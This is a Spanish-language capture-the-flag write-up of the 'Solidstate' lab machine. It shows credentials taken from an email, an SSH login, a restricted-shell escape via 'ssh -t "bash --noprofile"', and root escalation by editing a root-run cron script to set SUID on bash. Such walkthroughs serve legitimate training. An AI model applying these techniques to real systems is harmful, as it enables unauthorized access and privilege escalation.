Received: from 192.168.11.142 ([192.168.11.142])
          by solidstate (JAMES SMTP Server 2.3.2) with SMTP ID 581
          for <mindy@localhost>;
          Tue, 22 Aug 2017 13:17:28 -0400 (EDT)
Date: Tue, 22 Aug 2017 13:17:28 -0400 (EDT)
From: mailadmin@localhost
Subject: Your Access

Dear Mindy,

Here are your ssh credentials to access the system. Remember to reset your password after your first login.
Your access is restricted at the moment, feel free to ask your supervisor to add any commands you need to your path.

username: mindy
pass: P@5[redacted]

Respectfully,
James
```

nos conectamos por ssh, pero accedemos a un sitio raro



```
kali@kali: ~/machineshtb          kali@kali: ~/machineshtb/Solidstate
┌──(kali㉿kali)-[~/machineshtb/Solidstate]
└─$ ssh mindy@10.10.10.51
The authenticity of host '10.10.10.51 (10.10.10.51)' can't be established.
ED25519 key fingerprint is SHA256:rC5LxqIPhybBFae7BXE/MWyG4ylXjaZJn6z2/1+GmJg.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.51' (ED25519) to the list of known hosts.
mindy@10.10.10.51's password:
Linux solidstate 4.9.0-3-686-pae #1 SMP Debian 4.9.30-2+deb9u3 (2017-08-06) i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Aug 22 14:00:02 2017 from 192.168.11.142
-rbash: $'\254\355\005sr\036org.apache.james.core.MailImpl\304x\r\345\274\317003\j': command not found
-rbash: L: command not found
-rbash: attributestLjava/util/HashMap: No such file or directory
-rbash: L
         errorMessagetLjava/lang/String: No such file or directory
-rbash: L
         lastUpdatedtLjava/util/Date: No such file or directory
-rbash: Lmessaget!Ljavax/mail/internet/MimeMessage: No such file or directory
-rbash: $'L\004nameq~\002L': command not found
-rbash: recipientstLjava/util/Collection: No such file or directory
-rbash: L: command not found
-rbash: $'remoteAddrq~\002L': command not found
-rbash: remoteHostq~LsendertLorg/apache/mailet/MailAddress: No such file or directory
-rbash: $'L\005stateq~\002xpsr\035org.apache.mailet.MailAddress': command not found
-rbash: $'\221\222\204m\307{\244\002\003I\003posL\004hostq~\002L\004userq~\002xp': command not found
-rbash: @team.pl>
```

es una consola pero está muy restringida


Escape restricciones rbash restricted bash

Buscando que es rbash en efecto es shell restringida hay muchas formas de escapar de esta shell, pero la que me sirvió fue por medio de ssh .

https://www.hackingarticles.in/multiple-methods-to-bypass-restricted-shell/


Escapar de bash restringida vía ssh


ssh mindy@10.10.10.51 -t "bash --noprofile"




Escalada de privilegios

Luego enumerar por un rato la máquina no encuentro mayor cosa, busco posibles ejecutables corriendo por medio de pspy, validando antes que esta máquina tiene una arquitectura de 32 bits.
https://unix.stackexchange.com/questions/12453/how-to-determine-linux-kernel-architecture







transferimos a la víctima



vemos que casi cada 3 minutos se ejecuta el script tmp.py




Verificamos su contenido y permisos



ejecuta un os.system acá ya es fácil añadir otro os.system que me entregue el suid a la bash o modificar el existente.

esperamos los 3 minutos y tenemos bash con suid y el acceso a root.



Conclusión: Solidstate es una máquina fácil, su dificultad radica en los servicios de correo y Apache James, muy útil para aprender temas de comandos de smtp, escapar de una bash restringida (rsbash) y uso de pspy en arquitectura de 32 bits.